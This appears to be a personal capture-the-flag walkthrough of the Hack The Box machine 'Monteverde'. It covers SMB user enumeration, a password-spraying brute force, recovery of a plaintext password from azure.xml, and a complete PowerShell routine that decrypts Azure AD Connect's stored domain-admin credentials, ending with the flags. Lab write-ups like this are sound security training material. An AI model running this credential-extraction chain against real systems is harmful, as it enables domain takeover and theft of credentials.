monteverde

```
┌──(root💀kali)-[/Documents/htb/boxes/monteverde]
└─# nmap -Pn -sV -sC 10.10.10.172
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-27 19:57 EDT
Nmap scan report for 10.10.10.172
Host is up (0.062s latency).
Not shown: 989 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-05-28 00:01:36Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 3m56s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-05-28T00:01:40
|_  start_date: N/A
```

```
┌──(root💀kali)-[/Documents/htb/boxes/monteverde]
└─# enum4linux 10.10.10.172 > enum-users.txt
```

```
┌──(root💀kali)-[/Documents/htb/boxes/monteverde]
└─# cat enum-users.txt | grep user: | cut -d " " -f 1 | cut -d ":" -f 2 | cut -d "[" -f 2 | cut -d "]" -f 1 | tee users.txt
Guest
AAD_987d7f2f57d2
mhope
SABatchJobs
svc-ata
svc-bexec
svc-netapp
dgalanos
roleary
smorgan
```

```
msf6 > use scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > set user_as_pass true
user_as_pass ⇒ true
msf6 auxiliary(scanner/smb/smb_login) > set USER
set USERPASS_FILE  set USER_AS_PASS   set USER_FILE
msf6 auxiliary(scanner/smb/smb_login) > set USER_fiLE users.txt
USER_fiLE ⇒ users.txt
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 10.10.10.172
rhosts ⇒ 10.10.10.172
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 10.10.10.172:445      - 10.10.10.172:445 - Starting SMB login bruteforce
[-] 10.10.10.172:445      - 10.10.10.172:445 - Failed: '.\Guest:Guest',
[!] 10.10.10.172:445      - No active DB -- Credential data will not be saved!
[-] 10.10.10.172:445      - 10.10.10.172:445 - Failed: '.\AAD_987d7f2f57d2:AAD_987d7f2f57d2',
[-] 10.10.10.172:445      - 10.10.10.172:445 - Failed: '.\mhope:mhope',
[+] 10.10.10.172:445      - 10.10.10.172:445 - Success: '.\SABatchJobs:SABatchJobs'
[-] 10.10.10.172:445      - 10.10.10.172:445 - Failed: '.\svc-ata:svc-ata',
[-] 10.10.10.172:445      - 10.10.10.172:445 - Failed: '.\svc-bexec:svc-bexec',
[-] 10.10.10.172:445      - 10.10.10.172:445 - Failed: '.\svc-netapp:svc-netapp',
[-] 10.10.10.172:445      - 10.10.10.172:445 - Failed: '.\dgalanos:dgalanos',
[-] 10.10.10.172:445      - 10.10.10.172:445 - Failed: '.\roleary:roleary',
[-] 10.10.10.172:445      - 10.10.10.172:445 - Failed: '.\smorgan:smorgan',
[*] 10.10.10.172:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
┌──(root💀kali)-[/Documents/htb/boxes/monteverde]
└─# smbmap -u SABatchJobs -p SABatchJobs -H 10.10.10.172
[+] IP: 10.10.10.172:445        Name: 10.10.10.172
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        azure_uploads                                           READ ONLY
        C$                                                      NO ACCESS       Default share
        E$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        users$                                                  READ ONLY
```

```
┌──(root💀kali)-[/Documents/htb/boxes/monteverde]
└─# smbclient \\\\10.10.10.172\\users$ -U SABatchJobs
Enter WORKGROUP\SABatchJobs's password:
Try "help" to get a list of possible commands.
smb: \> recurse
smb: \> prompt
smb: \> ls
  .                                   D        0  Fri Jan  3 08:12:48 2020
  ..                                  D        0  Fri Jan  3 08:12:48 2020
  dgalanos                            D        0  Fri Jan  3 08:12:30 2020
  mhope                               D        0  Fri Jan  3 08:41:18 2020
  roleary                             D        0  Fri Jan  3 08:10:30 2020
  smorgan                             D        0  Fri Jan  3 08:10:24 2020

\dgalanos
  .                                   D        0  Fri Jan  3 08:12:30 2020
  ..                                  D        0  Fri Jan  3 08:12:30 2020

\mhope
  .                                   D        0  Fri Jan  3 08:41:18 2020
  ..                                  D        0  Fri Jan  3 08:41:18 2020
  azure.xml                          AR     1212  Fri Jan  3 08:40:23 2020

\roleary
  .                                   D        0  Fri Jan  3 08:10:30 2020
  ..                                  D        0  Fri Jan  3 08:10:30 2020

\smorgan
  .                                   D        0  Fri Jan  3 08:10:24 2020
  ..                                  D        0  Fri Jan  3 08:10:24 2020

                309503 blocks of size 4096. 304926 blocks available
```

```
┌──(root💀kali)-[/Documents/htb/boxes/monteverde]
└─# ls
 enum-users.txt  'mhope\azure.xml'   monteverde.ctb   monteverde.ctb~   monteverde.ctb~~   monteverde.ctb~~~   users.txt

┌──(root💀kali)-[/Documents/htb/boxes/monteverde]
└─# cat mhope\\azure.xml
<Objs Version="1.1.0.1" xmlns=http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>
```


mhope:4n0therD4y@n0th3r$

```
┌──(root💀kali)-[~/Downloads/evil-winrm]
└─# ./evil-winrm.rb -u mhope -p 4n0therD4y@n0th3r$ -i 10.10.10.172

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\mhope\Documents> whoami
megabank\mhope
*Evil-WinRM* PS C:\Users\mhope\Documents> cd ..
*Evil-WinRM* PS C:\Users\mhope> cd Desktop
*Evil-WinRM* PS C:\Users\mhope\Desktop> type  user.txt
4961976bd7d8f4eeb2ce3705e2f212f2
```

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> whoami /all

USER INFORMATION
----------------

User Name      SID
============== =============================================
megabank\mhope S-1-5-21-391775091-850290835-3566037492-1601

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==========
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Ena
bled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Ena
bled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Ena
bled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Ena
bled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Ena
bled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Ena
bled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Ena
bled group
MEGABANK\Azure Admins                      Group            S-1-5-21-391775091-850290835-3566037492-2601 Mandatory group, Enabled by default, Ena
bled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Ena
bled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

```
================================(Applications Information)================================

[+] Current Active Window Application
[X] Exception: Object reference not set to an instance of an object.

[+] Installed Applications --Via Program Files/Uninstall registry--
 [?] Check if you can modify installed software https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#software
  C:\Program Files\Common Files
  C:\Program Files\desktop.ini
  C:\Program Files\internet explorer
  C:\Program Files\Microsoft Analysis Services
  C:\Program Files\Microsoft Azure Active Directory Connect
  C:\Program Files\Microsoft Azure Active Directory Connect Upgrader
  C:\Program Files\Microsoft Azure AD Connect Health Sync Agent
  C:\Program Files\Microsoft Azure AD Sync
  C:\Program Files\Microsoft SQL Server
  C:\Program Files\Microsoft Visual Studio 10.0
  C:\Program Files\Microsoft.NET
  C:\Program Files\PackageManagement
  C:\Program Files\Uninstall Information
  C:\Program Files\VMware
  C:\Program Files\Windows Defender
  C:\Program Files\Windows Defender Advanced Threat Protection
  C:\Program Files\Windows Mail
  C:\Program Files\Windows Media Player
  C:\Program Files\Windows Multimedia Platform
  C:\Program Files\windows nt
  C:\Program Files\Windows Photo Viewer
  C:\Program Files\Windows Portable Devices
  C:\Program Files\Windows Security
  C:\Program Files\Windows Sidebar
  C:\Program Files\WindowsApps
  C:\Program Files\WindowsPowerShell
```

sqlserver is runnning on localhost



Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Process ID	Process Name
TCP	0.0.0.0	88	0.0.0.0	0	Listening	616	lsass
TCP	0.0.0.0	135	0.0.0.0	0	Listening	884	svchost
TCP	0.0.0.0	389	0.0.0.0	0	Listening	616	lsass
TCP	0.0.0.0	445	0.0.0.0	0	Listening	4	System
TCP	0.0.0.0	464	0.0.0.0	0	Listening	616	lsass
TCP	0.0.0.0	593	0.0.0.0	0	Listening	884	svchost
TCP	0.0.0.0	636	0.0.0.0	0	Listening	616	lsass
TCP	0.0.0.0	1433	0.0.0.0	0	Listening	3276	sqlservr
TCP	0.0.0.0	3268	0.0.0.0	0	Listening	616	lsass

https://blog.xpnsec.com/azuread-connect-for-redteam/
Password Hash Synchronisation (PHS), which uploads user accounts and password hashes from Active Directory into Azure.
Azure AD Connect is able to retrieve data from Active Directory to forward it onto Azure AD.
when deploying the connector a new database is created on the host using SQL Server’s LOCALDB.
The database supports the Azure AD Sync service by storing metadata and configuration data for the service.
Searching we can see a table named mms_management_agent which contains a number of fields including private_configuration_xml.the password is omitted from the XML returned. The encrypted password is actually stored within another field, encrypted_configuration. Looking through the handling of this encrypted data within the connector service, we see a number of references to an assembly of C:\Program Files\Microsoft Azure AD Sync\Binn\mcrypt.dll which is responsible for key management and the decryption of this data.
To decrypt the encrypted_configuration value I created a quick POC which will retrieve the keying material from the LocalDB instance before passing it to the mcrypt.dll assembly to decrypt

```
*Evil-WinRM* PS C:\Users\mhope\Documents> $client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server=localhost;Database=ADSync
;Integrated Security=sspi"
*Evil-WinRM* PS C:\Users\mhope\Documents> $client.Open()
*Evil-WinRM* PS C:\Users\mhope\Documents> $cmd = $client.CreateCommand()
*Evil-WinRM* PS C:\Users\mhope\Documents> $cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"
*Evil-WinRM* PS C:\Users\mhope\Documents> $reader = $cmd.ExecuteReader()
*Evil-WinRM* PS C:\Users\mhope\Documents> $reader.Read() | Out-Null
*Evil-WinRM* PS C:\Users\mhope\Documents> $key_id = $reader.GetInt32(0)
*Evil-WinRM* PS C:\Users\mhope\Documents> $instance_id = $reader.GetGuid(1)
*Evil-WinRM* PS C:\Users\mhope\Documents> $entropy = $reader.GetGuid(2)
*Evil-WinRM* PS C:\Users\mhope\Documents> $reader.Close()
*Evil-WinRM* PS C:\Users\mhope\Documents>
*Evil-WinRM* PS C:\Users\mhope\Documents> $cmd = $client.CreateCommand()
*Evil-WinRM* PS C:\Users\mhope\Documents> $cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM mms_management_agent
WHERE ma_type = 'AD'"
*Evil-WinRM* PS C:\Users\mhope\Documents> $reader = $cmd.ExecuteReader()
*Evil-WinRM* PS C:\Users\mhope\Documents> $reader.Read() | Out-Null
*Evil-WinRM* PS C:\Users\mhope\Documents> $config = $reader.GetString(0)
*Evil-WinRM* PS C:\Users\mhope\Documents> $crypted = $reader.GetString(1)
*Evil-WinRM* PS C:\Users\mhope\Documents> $reader.Close()
*Evil-WinRM* PS C:\Users\mhope\Documents>
*Evil-WinRM* PS C:\Users\mhope\Documents> add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'
*Evil-WinRM* PS C:\Users\mhope\Documents> $km = New-Object -TypeName Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
*Evil-WinRM* PS C:\Users\mhope\Documents> $km.LoadKeySet($entropy, $instance_id, $key_id)
*Evil-WinRM* PS C:\Users\mhope\Documents> $key = $null
*Evil-WinRM* PS C:\Users\mhope\Documents> $km.GetActiveCredentialKey([ref]$key)
*Evil-WinRM* PS C:\Users\mhope\Documents> $key2 = $null
*Evil-WinRM* PS C:\Users\mhope\Documents> $km.GetKey(1, [ref]$key2)
*Evil-WinRM* PS C:\Users\mhope\Documents> $decrypted = $null
*Evil-WinRM* PS C:\Users\mhope\Documents> $key2.DecryptBase64ToString($crypted, [ref]$decrypted)
*Evil-WinRM* PS C:\Users\mhope\Documents>
*Evil-WinRM* PS C:\Users\mhope\Documents> $domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-domain']" | select @{Name
= 'Domain'; Expression = {$_.node.InnerXML}}
*Evil-WinRM* PS C:\Users\mhope\Documents> $username = select-xml -Content $config -XPath "//parameter[@name='forest-login-user']" | select @{Name
= 'Username'; Expression = {$_.node.InnerXML}}
*Evil-WinRM* PS C:\Users\mhope\Documents> $password = select-xml -Content $decrypted -XPath "//attribute" | select @{Name = 'Password'; Expression
 = {$_.node.InnerText}}
*Evil-WinRM* PS C:\Users\mhope\Documents>
*Evil-WinRM* PS C:\Users\mhope\Documents> Write-Host ("Domain: " + $domain.Domain)
Domain: MEGABANK.LOCAL
*Evil-WinRM* PS C:\Users\mhope\Documents> Write-Host ("Username: " + $username.Username)
Username: administrator
*Evil-WinRM* PS C:\Users\mhope\Documents> Write-Host ("Password: " + $password.Password)
Password: d0m@in4dminyeah!
```

administrator:d0m@in4dminyeah!

```
┌──(root💀kali)-[~/Downloads]
└─# /root/Downloads/evil-winrm/./evil-winrm.rb -u administrator -p d0m@in4dminyeah! -i 10.10.10.172

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
megabank\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
12909612d25c8dcf6e5a07d1a804a0bc
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```